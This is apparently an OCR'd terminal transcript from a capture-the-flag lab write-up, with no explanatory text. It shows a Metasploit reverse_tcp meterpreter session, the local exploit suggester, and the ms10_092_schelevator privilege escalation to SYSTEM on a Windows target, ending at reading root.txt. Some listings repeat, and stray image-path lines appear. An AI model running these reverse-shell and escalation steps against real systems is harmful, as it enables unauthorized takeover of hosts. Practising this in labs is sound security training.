Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf exploit(multi/handler) > set LHOST 10.10.14.47
LHOST => 10.10.14.47
msf exploit(multi/handler) > set LPORT 5000
LPORT => 5000
msf exploit(multi/handler) > exploit


root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
[*] Started reverse TCP handler on 10.10.14.47:5000
[*] Sending stage (206403 bytes) to 10.10.10.93
[*] Meterpreter session 1 opened (10.10.14.47:5000 -> 10.10.10.93:49176) at 2018-08-30 16:29:36 +0300
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 10.10.10.93 - Collecting local exploits for x64/windows...
[*] 10.10.10.93 - 16 exploit checks are being tried...
[+] 10.10.10.93 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.93 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > set LHOST 10.10.14.47
LHOST => 10.10.14.47
msf exploit(multi/handler) > set LPORT 5000
LPORT => 5000
msf exploit(multi/handler) > use exploit/windows/local/ms10_092_schelevator
msf exploit(windows/local/ms10_092_schelevator) > options
Module options (exploit/windows/local/ms10_092_schelevator):
Name Current Setting Required Description
CMD no Command to execute instead of a payload
SESSION yes The session to run this module on.
TASKNAME no A name for the created task (default random)
Exploit target:
Id Name
0 Windows Vista, 7, and 2008
msf exploit(windows/local/ms10_092_schelevator) > set SESSION 1
SESSION => 1
msf exploit(windows/local/ms10_092_schelevator) > exploit



root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
msf exploit(windows/local/ms10_092_schelevator) > options
Module options (exploit/windows/local/ms10_092_schelevator):
Name Current Setting Required Description
CMD no Command to execute instead of a payload
SESSION 1 yes The session to run this module on.
TASKNAME no A name for the created task (default random)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.88.129 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows Vista, 7, and 2008
msf exploit(windows/local/ms10_092_schelevator) > set LHOST 10.10.14.47
LHOST => 10.10.14.47
msf exploit(windows/local/ms10_092_schelevator) > set LPORT 5000
LPORT => 5000
msf exploit(windows/local/ms10_092_schelevator) >options
Module options (exploit/windows/local/ms10_092_schelevator):
Name Current Setting Required Description
CMD no Command to execute instead of a payload


root@kali: ~/Masaüstü × root@kali: ~/Masaüstü

```
msf exploit(windows/local/ms10_092_schelevator) >options

Module options (exploit/windows/local/ms10_092_schelevator):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD                        no        Command to execute instead of a payload
   SESSION   1                yes       The session to run this module on.
   TASKNAME                   no        A name for the created task (default random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.47      yes       The listen address (an interface may be specified)
   LPORT     5000             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista, 7, and 2008


msf exploit(windows/local/ms10_092_schelevator) > exploit

[*] Started reverse TCP handler on 10.10.14.47:5000
[*] Preparing payload at C:\Windows\TEMP\HZsnvDdGcqx.exe
[*] Creating task: cS4rVY2Ro6WBhX
[*] SUCCESS: The scheduled task "cS4rVY2Ro6WBhX" has successfully been created.
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\cS4rVY2Ro6WBhX...
[*] Original CRC32: 0xf6d3497
[*] Final CRC32: 0xf6d3497
[*] Writing our modified content back...
[*] Validating task: cS4rVY2Ro6WBhX
```

root@kali: ~/Masaüstü × root@kali: ~/Masaüstü

```
[*] SUCCESS: The scheduled task "cS4rVY2Ro6WBhX" has successfully been created.
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\cS4rVY2Ro6WBhX...
[*] Original CRC32: 0xf6d3497
[*] Final CRC32: 0xf6d3497
[*] Writing our modified content back...
[*] Validating task: cS4rVY2Ro6WBhX
[*]
[*] Folder: \
[*] TaskName                                 Next Run Time          Status
[*] ======================================== ====================== ===============
[*] cS4rVY2Ro6WBhX                           9/1/2018 4:33:00 PM    Ready
[*] SCHELEVATOR
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "cS4rVY2Ro6WBhX" have been changed.
[*] SCHELEVATOR
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "cS4rVY2Ro6WBhX" have been changed.
[*] SCHELEVATOR
[*] Executing the task...
[*] Sending stage (179779 bytes) to 10.10.10.93
[*] SUCCESS: Attempted to run the scheduled task "cS4rVY2Ro6WBhX".
[*] SCHELEVATOR
[*] Deleting the task...
[*] Meterpreter session 2 opened (10.10.14.47:5000 -> 10.10.10.93:49178) at 2018-08-30 16:33:29 +0300
[*] SUCCESS: The scheduled task "cS4rVY2Ro6WBhX" was successfully deleted.
[*] SCHELEVATOR

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > dir
Listing: C:\Windows\system32
============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40777/rwxrwxrwx   0         dir   2009-07-14 08:41:19 +0300  0409
100666/rw-rw-rw-  2151      fil   2009-06-11 00:16:56 +0300  12520437.cpx
100666/rw-rw-rw-  2233      fil   2009-06-11 00:16:56 +0300  12520850.cpx
```


root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Ara Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd Users
meterpreter > cd Administrator
meterpreter > dir
Listing: C:\Users\Administrator
Mode Size Type Last modified Name
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 AppData
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 Application Data
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Contacts
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 Cookies
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:24 +0300 Desktop
40555/r-xr-xr-x 4096 dir 2018-05-31 07:00:10 +0300 Documents
40555/r-xr-xr-x 0 dir 2018-06-11 00:15:00 +0300 Downloads
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Favorites
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Links
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 Local Settings
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Music
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 My Documents
100666/rw-rw-rw- 524288 fil 2018-08-30 15:11:17 +0300 NTUSER.DAT
100666/rw-rw-rw- 65536 fil 2018-05-31 00:35:33 +0300 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw- 524288 fil 2018-05-31 00:35:33 +0300 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000
00000000000000001.regtrans-ms
100666/rw-rw-rw- 524288 fil 2018-05-31 00:35:33 +0300 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000
00000000000000002.regtrans-ms
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 NetHood
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Pictures
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 PrintHood
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 Recent
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Saved Games
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Searches
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 SendTo
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 Start Menu
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 Templates
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Videos
100666/rw-rw-rw- 262144 fil 2018-08-30 15:11:17 +0300 ntuser.dat.LOG1


root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Favorites
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Links
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 Local Settings
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Music
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 My Documents
100666/rw-rw-rw- 524288 fil 2018-08-30 15:11:17 +0300 NTUSER.DAT
100666/rw-rw-rw- 65536 fil 2018-05-31 00:35:33 +0300 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw- 524288 fil 2018-05-31 00:35:33 +0300 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000
00000000000000001.regtrans-ms
100666/rw-rw-rw- 524288 fil 2018-05-31 00:35:33 +0300 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000
00000000000000002.regtrans-ms
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 NetHood
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Pictures
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 PrintHood
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 Recent
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Saved Games
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Searches
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 SendTo
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 Start Menu
40777/rwxrwxrwx 0 dir 2018-05-31 00:18:10 +0300 Templates
40555/r-xr-xr-x 0 dir 2018-05-31 00:18:14 +0300 Videos
100666/rw-rw-rw- 262144 fil 2018-08-30 15:11:17 +0300 ntuser.dat.LOG1
100666/rw-rw-rw- 0 fil 2018-05-31 00:18:10 +0300 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2018-05-31 00:18:10 +0300 ntuser.ini
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
Mode Size Type Last modified Name
100666/rw-rw-rw- 282 fil 2018-05-31 00:18:14 +0300 desktop.ini
100666/rw-rw-rw- 32 fil 2018-05-31 00:18:25 +0300 root.txt
meterpreter > type root.txt
[-] Unknown command: type.
meterpreter > cat root.txt